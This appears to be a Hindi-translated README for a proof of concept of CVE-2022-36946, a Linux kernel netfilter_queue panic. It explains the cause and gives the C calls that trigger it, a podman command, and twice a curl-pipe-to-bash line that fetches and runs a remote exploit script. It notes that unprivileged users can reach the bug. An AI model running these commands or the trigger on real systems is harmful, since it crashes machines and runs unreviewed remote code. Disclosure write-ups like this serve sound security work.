pwnzer0tt1/cve-2022-36946

CVE-2022-36946 लिनक्स कर्नेल पैनिक में netfilter_queue

Reported-by: Domingo Dirutigliano और Nicola Guerrera
जब हम अपने CTF Attack-Defence प्रतियोगिताओं के लिए एप्लिकेशन फ़ायरवॉल firegex पर काम कर रहे थे, तब हमें कुछ कर्नेल पैनिक्स का सामना करना पड़ा।
इस अजीब व्यवहार को अलग किया गया और विश्लेषण किया गया, जिससे netfilter मॉड्यूल में, विशेष रूप से nfnetlink के साथ, इस संभावित सुरक्षा खामी की खोज हुई।
जब 0-बाइट nfta_payload एट्रिब्यूट के साथ nf_queue verdict भेजा जाता है तो कर्नेल पैनिक हो जाता है।
nlh = nfq_nlmsg_put(buf, NFQNL_MSG_VERDICT, queue_num);
nfq_nlmsg_verdict_put_pkt(nlh, NULL, 0);
nfq_nlmsg_verdict_put(nlh, 1, NF_ACCEPT );
ऐसा इसलिए होता है क्योंकि IP/IPv6 स्टैक input hook के बाद पैकेट से IP(v6) हेडर खींचता है।
इसलिए, यदि उपयोगकर्ता पैकेट को हेडर आकार से नीचे काट देता है, तो यह skb_pull() एक विकृत skb उत्पन्न करेगा जिसके परिणामस्वरूप पैनिक होगा।
इसे curl -sLf https://pwnzer0tt1.it/cve-2022-36946.sh | bash निष्पादित करके आज़माएँ, एक अनविशेषाधिकार प्राप्त उपयोगकर्ता के साथ भी (अधिक विवरण नीचे)।
linux namespaces का उपयोग करते हुए, विशेष रूप से user namespaces (kernel.unprivileged_userns_clone=1 के माध्यम से सक्षम), एक सामान्य उपयोगकर्ता
एक नेटवर्क नेमस्पेस बनाने में सक्षम है, जिससे वे उन्हीं कर्नेल प्रिमिटिव्स का उपयोग कर सकते हैं जो पैनिक को ट्रिगर करते हैं।
यह आपको root के बिना इस भेद्यता का उपयोग करने की अनुमति देगा।
यह परिदृश्य असामान्य नहीं है: उदाहरण के लिए podman अपने (rootless) कंटेनर चलाने के लिए इस विकल्प का उपयोग करता है, और कुछ डिस्ट्रोस पर यह विकल्प डिफ़ॉल्ट रूप से सक्षम होता है।
आप root विशेषाधिकारों के बिना भी एक्सप्लॉइट निष्पादित करके आज़मा सकते हैं:
podman run -it --cap-add NET_ADMIN ghcr.io/pwnzer0tt1/cve-2022-36946
या यदि आप इसे ऑन-फ्लाई परीक्षण करना चाहते हैं (केवल tar और curl इंस्टॉल होना आवश्यक है):
curl -sLf https://pwnzer0tt1.it/cve-2022-36946.sh | bash
linux kernel 5.19 में ठीक किया गया diff देखें
linux kernel सुरक्षा टीम द्वारा मूल पैच यहाँ
यह 6वें प्रयास में काम कर गया, इसलिए हमने नाम रख लिया।